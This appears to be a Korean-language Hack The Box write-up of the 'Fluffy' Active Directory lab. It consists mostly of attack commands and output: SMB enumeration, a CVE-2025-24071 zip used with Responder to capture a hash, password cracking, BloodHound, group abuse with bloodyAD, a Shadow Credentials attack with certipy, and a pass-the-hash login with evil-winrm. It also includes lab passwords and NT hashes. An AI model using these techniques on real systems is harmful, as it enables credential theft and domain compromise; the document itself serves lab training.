Box Info
| Name | Difficulty |
|---|---|
| Fluffy | Easy |
As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
nmap
┌──(root㉿kali)-[~]
└─# nmap -sS -sV -T4 -Pn -p- 10.10.11.69
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-19 15:05 KST
Nmap scan report for 10.10.11.69
Host is up (0.20s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-19 13:10:24Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
49726/tcp open  msrpc         Microsoft Windows RPC
49749/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 323.20 seconds
smbmap
~ $ smbmap -H 10.10.11.69 -u 'j.fleischman' -p 'J0elTHEM4n1990!'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - [email protected]
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.69:445 Name: 10.10.11.69               Status: Authenticated
        Disk                                                    Permissions    Comment
        ----                                                    -----------    -------
        ADMIN$                                                  NO ACCESS      Remote Admin
        C$                                                      NO ACCESS      Default share
        IPC$                                                    READ ONLY      Remote IPC
        IT                                                      READ, WRITE
        NETLOGON                                                READ ONLY      Logon server share
        SYSVOL                                                  READ ONLY      Logon server share
[*] Closed 1 connections
[Jul 29, 2025 - 12:51:17 (KST)] exegol-htb
fluffy # smbclient //10.10.11.69/IT -U 'j.fleischman%J0elTHEM4n1990!'
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Tue Jul 29 19:39:57 2025
.. D 0 Tue Jul 29 19:39:57 2025
Everything-1.4.1.1026.x64 D 0 Sat Apr 19 00:08:44 2025
Everything-1.4.1.1026.x64.zip A 1827464 Sat Apr 19 00:04:05 2025
KeePass-2.58 D 0 Sat Apr 19 00:08:38 2025
KeePass-2.58.zip A 3225346 Sat Apr 19 00:03:17 2025
Upgrade_Notice.pdf A 169963 Sat May 17 23:31:07 2025
5842943 blocks of size 4096. 2227776 blocks availableUpgrade_Notice.pdf 파일에 보면 아래와 같이 CVE 리스트가 있습니다.

CVE-2025-24071
순서대로 검색을 해보다가 CVE-2025-24071 파일의 POC 코드를 찾았습니다.


poc.py 파일을 실행하면 파일 이름과 공격자 IP를 입력하라고 합니다. 각 인자들을 입력해주면 exploit.zip이라는 파일이 생기고 해당 파일을 smb 서버에 업로드 해준 후 아래에 있는 responder 명령어를 사용하면 hash 값을 얻을 수 있습니다.
responder -I tun0 -v
해당 해시값은 john the ripper 툴을 사용하여 크랙했습니다.

| Name | Password |
|---|---|
| p.agila | prometheusx-303 |
Bloodhound
해당 계정 정보로 bloodhound를 사용해 정보 수집을 진행했습니다.
[Aug 03, 2025 - 15:41:16 (KST)] exegol-htb
fluffy # bloodhound-python \
-u 'p.agila' \
-p 'prometheusx-303' \
-d 'fluffy.htb' \
-c all \
-dc 'dc01.fluffy.htb' \
-ns 10.10.11.69 \
--zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 21S
INFO: Compressing output into 20250803154123_bloodhound.zip
20250803154123_bloodhound.zip 파일을 bloodhound GUI에 넣어주면 아래처럼 그래프가 보입니다.

bloodhound-quickwin 툴을 사용하면 아래와 같이 출력됩니다.
[Aug 03, 2025 - 15:44:43 (KST)] exegol-htb
fluffy # bloodhound-quickwin -u neo4j -p exegol4thewin

▬▬ι═══════ﺤ  BloodHound QuickWin @ kaluche_   -═══════ι▬▬

###########################################################
[*] Enumerating all domains admins (rid:512|519|544) (recursive)
###########################################################

[+] Domain admins (group)       : DOMAIN [email protected]
[+] Domain admins (group)       : ENTERPRISE [email protected]
[+] Domain admins (enabled)     : [email protected] [LASTLOG: < 1 year]

###########################################################
[*] Enumerating privileges SPN
###########################################################

[-] No entries found

###########################################################
[*] Enumerating privileges AS REP ROAST
###########################################################

[-] No entries found

###########################################################
[*] Enumerating all SPN
###########################################################

[+] SPN (enabled)       : [email protected]
[+] SPN (enabled)       : [email protected]
[+] SPN (enabled)       : [email protected]
[+] SPN (disabled)      : [email protected] [AdminCount]

###########################################################

---

###########################################################
[*] Can configure Resource-Based Constrained Delegation
###########################################################

[+] RBCD : configure from SERVICE ACCOUNT [email protected] --> GenericAll --> SERVICE [email protected]
[+] RBCD : configure from SERVICE [email protected] --> GenericWrite --> [email protected]
[+] RBCD : configure from SERVICE [email protected] --> GenericWrite --> [email protected]
[+] RBCD : configure from SERVICE [email protected] --> GenericWrite --> [email protected]

###########################################################
[*] Non-Admins who can DCSYNC
###########################################################

[-] No entries found

###########################################################
[*] LAPS Readers
###########################################################

[-] No entries found

###########################################################
[*] Stats (all domains)
###########################################################

+--------------------------------------------+------------+-------+
|                Description                 | Percentage | Total |
+--------------------------------------------+------------+-------+
|                 All users                  |    N/A     |   10  |
|             All users (enabed)             |    80.0    |   8   |
|            All users (disabled)            |    10.0    |   1   |
|     Users with 'domain admins' rights      |    12.5    |   1   |
|      Not logged (all) since 6 months       |    0.0     |   0   |
|    Not logged (enabled) since 6 months     |    0.0     |   0   |
| Password not changed > 1 y (enabled only)  |    0.0     |   0   |
| Password not changed > 2 y (enabled only)  |    0.0     |   0   |
| Password not changed > 5 y (enabled only)  |    0.0     |   0   |
| Password not changed > 10 y (enabled only) |    0.0     |   0   |
|               Users with SPN               |    50.0    |   4   |
|          Users with AS REP ROAST           |    0.0     |   0   |
|               All Computers                |    N/A     |   1   |
|               LAPS Computers               |    0.0     |   0   |
+--------------------------------------------+------------+-------+


[+] RBCD : configure from SERVICE ACCOUNT [email protected] --> GenericAll --> SERVICE [email protected] 해당 라인에서 SERVICE ACCOUNT MANAGERS 그룹에 속한 계정은 SERVICE ACCOUNT 그룹에 대해 Generic ALL 권한이 있는걸 알 수 있습니다.
p.agila 계정은 SERVICE ACCOUNT MANAGERS 그룹에 속해있고, SERVICE ACCOUNTS 그룹에는 3개의 계정이 소속되어 있습니다.
evil-winrm으로 접속은 Remote Management Users 그룹에 소속된 계정만 가능하기 때문에 해당 그룹을 확인해보면 winrm_svc 유저가 있습니다.

쉘 획득 시나리오는 다음과 같습니다.
SERVICE ACCOUNT그룹에p.agila계정 추가- Shadow Credentials 공격
WINRM_SVC로 접속
Shadow Credentials
Active Directory의 Key Credentials 속성에 공격자가 만든 인증 수단 (예: 인증서) 을 몰래 추가하는 공격.
공격흐름
p.agila계정으로 인증winrm_svc계정에 공격자가 만든 인증서 정보 추가- 해당 인증서를 이용해서
winrm_svc계정으로 Kerberos 로그인 시도(TGT 발급) - TGT를 사용해서 AD에 LDAP 요청 →
winrm_svc의 NT 해시 요청
먼저 p.agila 계정을 SERVICE ACCOUNT 그룹에 추가해줍니다.
[Aug 03, 2025 - 18:55:52 (KST)] exegol-htb
fluffy # bloodyAD --host '10.10.11.69' -d 'dc01.fluffy.htb' -u 'p.agila' -p 'prometheusx-303'  add groupMember 'SERVICE ACCOUNTS' p.agila
[+] p.agila added to SERVICE ACCOUNTS
그리고 Shadow Credentials 공격을 진행해서 해시 획득 후 evil-winrm으로 유저 쉘을 획득해줍니다.
만약 shadow credential 공격 중 서버와 시간이 안맞다고 진행이 안되시면 진행 중인 환경 시간을 서버와 맞춰주시면 됩니다. 저는 exegol 사용 중이라 faketime 유틸리티를 사용하여 진행했습니다.
[Aug 04, 2025 - 03:04:37 (KST)] exegol-htb
fluffy #  certipy shadow auto -u '[email protected]' -p 'prometheusx-303' -dc-ip '10.10.11.69' -account 'winrm_svc'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'e5b81146-5c5f-267c-6f55-fb0d8da51732'
[*] Adding Key Credential with device ID 'e5b81146-5c5f-267c-6f55-fb0d8da51732' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID 'e5b81146-5c5f-267c-6f55-fb0d8da51732' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
File 'winrm_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': [HIDDEN_HASH]

[Aug 04, 2025 - 03:10:17 (KST)] exegol-htb
fluffy # evil-winrm -i 10.10.11.69 -u 'winrm_svc' -H '33bd09dcd697600edf6b3a7af4875767'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> gci C:\Users\* -filter user.txt -recurse -ea SilentlyContinue


    Directory: C:\Users\winrm_svc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         8/3/2025   9:29 AM             34 user.txt
Privilege Escalation
Certipy 툴을 사용해 계정별 취약점을 찾아보다가 ca_svc 계정에 ESC16 취약점이 있는걸 발견했습니다.
[Aug 04, 2025 - 03:41:06 (KST)] exegol-htb
LPE # certipy find -vulnerable -u ca_svc -hashes ":ca0f4f9e9eb8a092addf53bb03fc98c8" -dc-ip 10.10.11.69
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
